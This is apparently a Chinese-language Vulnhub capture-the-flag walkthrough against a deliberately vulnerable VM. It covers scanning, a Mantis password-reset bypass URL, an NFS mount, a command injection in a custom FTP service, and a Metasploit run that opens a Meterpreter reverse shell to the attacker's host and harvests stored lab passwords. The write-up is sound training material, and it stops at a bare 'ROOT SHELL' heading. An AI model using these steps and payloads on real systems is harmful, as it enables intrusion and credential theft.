Vulnhub C0m80_3mrgnc3_v1.0

ckj123 / 2018-10-03 01:39:12 / 浏览数 5978 安全技术 CTF 顶(0) 踩(0)

Vulnhub C0m80_3mrgnc3_v1.0

信息收集

```
# root @ kali in ~ [16:55:54]
$ arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.17.1    00:50:56:c0:00:08       VMware, Inc.
192.168.17.2    00:50:56:ee:36:e8       VMware, Inc.
192.168.17.140  00:0c:29:4e:9a:07       VMware, Inc.
192.168.17.254  00:50:56:e7:af:0c       VMware, Inc.

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.986 seconds (85.73 hosts/sec). 4 responded

# root @ kali in ~ [16:56:07]
$ nmap -sV -T4 -A -p- 192.168.17.140
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-20 16:56 CST
Nmap scan report for 192.168.17.140
Host is up (0.00072s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
|_http-title: BestestSoftware Ltd.
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      41829/tcp  mountd
|   100005  1,2,3      47224/udp  mountd
|   100021  1,3,4      36722/udp  nlockmgr
|   100021  1,3,4      40159/tcp  nlockmgr
|   100024  1          46663/udp  status
|   100024  1          58447/tcp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
20021/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, HTTPOptions, RPCCheck, RTSPRequest:
|     220 bestFTPserver 1.0.4 ready...
|     ftp>
|     Unknown ftp command
|     ftp>
|   GetRequest:
|     220 bestFTPserver 1.0.4 ready...
|     ftp>
|     (remote-file)
|     usage: get remote-file [ local-file ]
|     ftp>
|   Help:
|     220 bestFTPserver 1.0.4 ready...
|     ftp>
|     Commands may be abbreviated.
|     Commands are:
```

```
|     mdelete qc site
|     disconnect mdir sendport size
|     account exit mget put status
|     append form mkdir pwd struct
|     ascii get mls quit system
|     bell glob mode quote sunique
|     binary hash modtime recv tenex
|     help mput reget tick
|     case idle newer rstatus trace
|     image nmap rhelp type
|     cdup ipany nlist rename user
|     chmod ipv4 ntrans reset umask
|     close ipv6 open restart verbose
|     prompt rmdir ?
|     delete ls passive desert
|     debug macdef proxy send
|     ftp>
|   NULL:
|     220 bestFTPserver 1.0.4 ready...
|_    ftp>
40159/tcp open  nlockmgr    1-4 (RPC #100021)
41829/tcp open  mountd      1-3 (RPC #100005)
43670/tcp open  mountd      1-3 (RPC #100005)
58447/tcp open  status      1 (RPC #100024)
59256/tcp open  mountd      1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at htt
SF-Port20021-TCP:V=7.70%I=7%D=9/20%Time=5BA360C6%P=x86_64-pc-linux-gnu%r(N
SF:ULL,28,"220\x20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>\0\0\0")%r(
SF:GenericLines,45,"220\x20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>\0
SF:\0\x00502\x20Unknown\x20ftp\x20command\nftp>\0")%r(GetRequest,64,"220\x
SF:20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>\0\0\0\(remote-file\)\x2
SF:0\nusage:\x20get\x20remote-file\x20\[\x20local-file\x20\]\nftp>\0\0\0")
SF:%r(HTTPOptions,45,"220\x20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>
SF:\0\0\x00502\x20Unknown\x20ftp\x20command\nftp>\0")%r(RTSPRequest,45,"22
SF:0\x20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>\0\0\x00502\x20Unknow
SF:n\x20ftp\x20command\nftp>\0")%r(RPCCheck,45,"220\x20bestFTPserver\x201\
SF:.0\.4\x20ready\.\.\.\nftp>\0\0\x00502\x20Unknown\x20ftp\x20command\nftp
SF:>\0")%r(DNSVersionBindReqTCP,45,"220\x20bestFTPserver\x201\.0\.4\x20rea
SF:dy\.\.\.\nftp>\0\0\x00502\x20Unknown\x20ftp\x20command\nftp>\0")%r(DNSS
SF:tatusRequestTCP,45,"220\x20bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp
SF:>\0\0\x00502\x20Unknown\x20ftp\x20command\nftp>\0")%r(Help,37A,"220\x20
SF:bestFTPserver\x201\.0\.4\x20ready\.\.\.\nftp>\0\0\0Commands\x20may\x20b
SF:e\x20abbreviated\.\nCommands\x20are:\n!\t\tdir\t\tmdelete\t\tqc\t\tsite
SF:\n\$\t\tdisconnect\tmdir\t\tsendport\tsize\naccount\t\texit\t\tmget\t\t
SF:put\t\tstatus\nappend\t\tform\t\tmkdir\t\tpwd\t\tstruct\nascii\t\tget\t
SF:\tmls\t\tquit\t\tsystem\nbell\t\tglob\t\tmode\t\tquote\t\tsunique\nbina
SF:ry\t\thash\t\tmodtime\t\trecv\t\ttenex\nbye\t\thelp\t\tmput\t\treget\t\
SF:ttick\ncase\t\tidle\t\tnewer\t\trstatus\t\ttrace\ncd\t\timage\t\tnmap\t
SF:\trhelp\t\ttype\ncdup\t\tipany\t\tnlist\t\trename\t\tuser\nchmod\t\tipv
SF:4\t\tntrans\t\treset\t\tumask\nclose\t\tipv6\t\topen\t\trestart\t\tverb
SF:ose\ncr\t\tlcd\t\tprompt\t\trmdir\t\t\?\ndelete\t\tls\t\tpassive\t\tdes
SF:ert\ndebug\t\tmacdef\t\tproxy\t\tsend\nftp>\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0");
MAC Address: 00:0C:29:4E:9A:07 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: C0M80; OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
Host script results:
|_clock-skew: mean: -20m00s, deviation: 34m38s, median: 0s
|_nbstat: NetBIOS name: C0M80, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: c0m80
|   NetBIOS computer name: C0M80\x00
|   Domain name: \x00
|   FQDN: c0m80
|_  System time: 2018-09-20T09:59:05+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-09-20 16:59:05
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.17.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.16 seconds
# root @ kali in ~ [17:15:58] C:255
$ dirb http://192.168.17.140/ -N 403

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep 20 17:17:17 2018
URL_BASE: http://192.168.17.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 403

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.17.140/ ----
==> DIRECTORY: http://192.168.17.140/_vti_bin/
==> DIRECTORY: http://192.168.17.140/_vti_cnf/
==> DIRECTORY: http://192.168.17.140/_vti_log/
==> DIRECTORY: http://192.168.17.140/assets/
==> DIRECTORY: http://192.168.17.140/bin/
==> DIRECTORY: http://192.168.17.140/bugs/
==> DIRECTORY: http://192.168.17.140/dev/
+ http://192.168.17.140/favicon.ico (CODE:200|SIZE:15086)
==> DIRECTORY: http://192.168.17.140/images/
+ http://192.168.17.140/index.html (CODE:200|SIZE:8502)

---- Entering directory: http://192.168.17.140/_vti_bin/ ----
+ http://192.168.17.140/_vti_bin/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.17.140/_vti_cnf/ ----
+ http://192.168.17.140/_vti_cnf/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.17.140/_vti_log/ ----
+ http://192.168.17.140/_vti_log/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.17.140/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.17.140/bin/ ----
+ http://192.168.17.140/bin/index.html (CODE:200|SIZE:0)

---- Entering directory: http://192.168.17.140/bugs/ ----
==> DIRECTORY: http://192.168.17.140/bugs/admin/
==> DIRECTORY: http://192.168.17.140/bugs/api/
==> DIRECTORY: http://192.168.17.140/bugs/config/
==> DIRECTORY: http://192.168.17.140/bugs/core/
==> DIRECTORY: http://192.168.17.140/bugs/css/
+ http://192.168.17.140/bugs/debug (CODE:200|SIZE:23296)
==> DIRECTORY: http://192.168.17.140/bugs/doc/
==> DIRECTORY: http://192.168.17.140/bugs/fonts/
==> DIRECTORY: http://192.168.17.140/bugs/images/
+ http://192.168.17.140/bugs/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.17.140/bugs/js/
==> DIRECTORY: http://192.168.17.140/bugs/lang/
==> DIRECTORY: http://192.168.17.140/bugs/library/
==> DIRECTORY: http://192.168.17.140/bugs/plugins/
==> DIRECTORY: http://192.168.17.140/bugs/scripts/
==> DIRECTORY: http://192.168.17.140/bugs/vendor/

---- Entering directory: http://192.168.17.140/dev/ ----
+ http://192.168.17.140/dev/index.php (CODE:200|SIZE:0)
+ http://192.168.17.140/dev/info.php (CODE:200|SIZE:62831)

---- Entering directory: http://192.168.17.140/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/admin/ ----
==> DIRECTORY: http://192.168.17.140/bugs/admin/check/
+ http://192.168.17.140/bugs/admin/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.17.140/bugs/api/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/core/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/doc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.17.140/bugs/library/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/plugins/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.17.140/bugs/admin/check/ ----
+ http://192.168.17.140/bugs/admin/check/index.php (CODE:200|SIZE:6772)

-----------------
END_TIME: Thu Sep 20 17:17:43 2018
DOWNLOADED: 41508 - FOUND: 12
```

入侵后台

访问http://192.168.17.140看起来是一个静态页面
访问http://192.168.17.140/dev/info.php是一个phpinfo页面
访问http://192.168.17.140/bugs/login_page.php使用了Mantis
搜索Mantis的漏洞发现CVE-2017-7615
直接访问http://192.168.17.140/bugs/verify.php?id=1&confirm_hash= 可以绕过验证重置密码 但是有ip限制 不能登陆管理员账号
先重置guest账号的密码登陆 (guest账号的id')
在NotepadPussPuss++的修订历史中发现nfs 结合nmap的扫描结果 猜测需要访问nfs



摘要	0000006: Get started on developing NotepadPussPuss++
版本	2017-09-23 15:51 - Jeff
描述	Bob, Mr Cheung has said he wants 110% on the development of NPP++. Get to work, thats what we pay you for. I've put the prototype application in the nfs share to assist you. Make sure you delete it from there (or get alice to do it if you are still having access issues) when you copied it. That is an order! Jeff.
版本	2017-09-23 04:20 - Jeff
描述	Bob, Mr Cheung has said he wants 110% on the development of NPP++. Get to work, thats what we pay you for. I've attached the prototype application to assist you. This is an order! Jeff.

连接nfs服务器 发现新文件

```
# root @ kali in ~ [23:09:20]
$ showmount -e 192.168.17.140
Export list for 192.168.17.140:
/ftpsvr/bkp *

# root @ kali in ~ [23:09:35]
$ mount -t nfs 192.168.17.140:/ftpsvr/bkp /mnt/
```


```
# root @ kali in ~ [23:09:39]
$ ls /mnt
ftp104.bkp
```

ftp104.bkp是一个纯文本文件 记录了一个exe文件的16进制
分析exe发现与之前扫描出来的20021端口内容有一定的重合 nc连上去确定20021端口跑的就是这个exe
连接上去只能ls cd、get、put等命令都无效 查看了几个其他命令发现提示

```
ftp>status
Connected to 127.0.0.1
No proxy connection.
Connecting using address family: any.
Mode: stream; Type: binary; Form: non-print; Structure: file
Backup path: C:\wwwroot\dev\ftp104.bkp
Verbose: on; Bell: off; Prompting: off; Globbing: on
Store unique: off; Receive unique: off
Case: off; CR stripping: on
Quote control characters: on
Ntrans: off
Nmap: off
Hash mark printing: off; Use of PORT cmds: off
Tick counter printing: off

ftp>system
Bob was supposed to do this too!
He said there might be a BOUF in one of the commands to fix first?
Whatever that is? LOL
He spends too much time listening to his old cd's if you ask me!

Alice ;D
```

提示说有一个命令存在BOUF 不知道是什么东西

RCE



```
else if ( !strncmp(v69, "http:", 5u) || !strncmp(v69, "https:", 6u) )
{
  strcpy(v5, "BugReport Link Sent to Bob...\nftp>");
  v63 = (char *)concat("explorer ", v69);
  system(v63);
  free(v63);
  result = _send_16(s, v5, 36, 0);
  v72 = result;
}
```

ida分析了一下 发现发送url时 会被拼接到system里执行 从而导致命令执行 msf打一波

```
msf > use exploit/multi/browser/firefox_proto_crmfrequest
msf exploit(multi/browser/firefox_proto_crmfrequest) > set LHOST 192.168.17.139
LHOST => 192.168.17.139
msf exploit(multi/browser/firefox_proto_crmfrequest) > set target 1
target => 1
msf exploit(multi/browser/firefox_proto_crmfrequest) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/browser/firefox_proto_crmfrequest) > show options

Module options (exploit/multi/browser/firefox_proto_crmfrequest):

  Name           Current Setting              Required  Description
  ----           ---------------              --------  -----------
  ADDONNAME      HTML5 Rendering Enhancements yes       The addon name.
  AutoUninstall  true                         yes       Automatically uninstall the addon after payload execution
  CONTENT                                     no        Content to display inside the HTML <body>.
  Retries        true                         no        Allow the browser to retry the module
  SRVHOST        0.0.0.0                      yes       The local host to listen on. This must be an address on the local mac
  SRVPORT        8080                         yes       The local port to listen on.
  SSL            false                        no        Negotiate SSL for incoming connections
  SSLCert                                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                                     no        The URI to use for this exploit (default is random)
```


```
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.17.139   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  1   Native Payload


msf exploit(multi/browser/firefox_proto_crmfrequest) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.17.139:4444
msf exploit(multi/browser/firefox_proto_crmfrequest) > [*] Using URL: http://0.0.0.0:8080/58ylkc3pg
[*] Local IP: http://192.168.17.139:8080/58ylkc3pg
[*] Server started.
[*] 192.168.17.140   firefox_proto_crmfrequest - Gathering target information for 192.168.17.140
[*] 192.168.17.140   firefox_proto_crmfrequest - Sending HTML response to 192.168.17.140
[*] 192.168.17.140   firefox_proto_crmfrequest - Sending HTML
[*] 192.168.17.140   firefox_proto_crmfrequest - Sending the malicious addon
[*] Sending stage (179779 bytes) to 192.168.17.140
[*] Meterpreter session 1 opened (192.168.17.139:4444 -> 192.168.17.140:37212) at 2018-09-21 09:31:57 +0800

msf exploit(multi/browser/firefox_proto_crmfrequest) > sessions -l

Active sessions
===============

 Id  Name  Type                     Information        Connection
 --  ----  ----                     -----------        ----------
 1         meterpreter x86/windows  C0m80\b0b @ C0m80  192.168.17.139:4444 -> 192.168.17.140:37212 (192.168.17.140)

msf exploit(multi/browser/firefox_proto_crmfrequest) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : C0m80
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : C0m80
Logged On Users : 1
Meterpreter     : x86/windows
```

查看.ssh目录

```
meterpreter > ls
Listing: Z:\home\b0b\.ssh
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  181   fil   2017-09-23 11:32:09 +0800  .save~
100666/rw-rw-rw-  1766  fil   2017-09-23 04:05:59 +0800  id_rsa
100666/rw-rw-rw-  391   fil   2017-09-23 04:05:59 +0800  id_rsa.pub
100666/rw-rw-rw-  222   fil   2017-09-23 09:58:31 +0800  known_hosts

meterpreter > cat .save~
###### NO PASWORD HERE SRY ######

I'm using my new password manager
```

```
          PWMangr2

     just a note to say

  WELL DONE & KEEP IT UP ;D

#################################
meterpreter > search -f *PWMangr2*
Found 1 result...
   c:\users\b0b\Application Data\Mozilla\Extensions\PWMangr2.html (71471 bytes)
meterpreter > download 'c:\users\b0b\Application Data\Mozilla\Extensions\PWMangr2.html'
[*] Downloading: c:\users\b0b\Application Data\Mozilla\Extensions\PWMangr2.html -> PWMangr2.html
[*] Downloaded 69.80 KiB of 69.80 KiB (100.0%): c:\users\b0b\Application Data\Mozilla\Extensions\PWMangr2.html -> PWMangr2.htm
[*] download   : c:\users\b0b\Application Data\Mozilla\Extensions\PWMangr2.html -> PWMangr2.html
```

打开PWMangr2.html 需要输入密码 根据提示猜测密码为`alice` 成功登陆 获得所有密码



bob

Username:

Password: alice

Additional Info: password manager password (in case i forget it!)

WondawsXP

Username: b0b

Password: AliceIsMyBestie

Additional Info: for remote deskop

Twooter

Focebork

GritStub

mysql

Username: root

Password: bobistheking

Additional Info:

backups

Username: al1ce

Password: 7M6Kt8tC8X5Qz99@Eeb8592Z$Fd@u286

Additional Info: for configuring the network share backups

ROOT SHELL

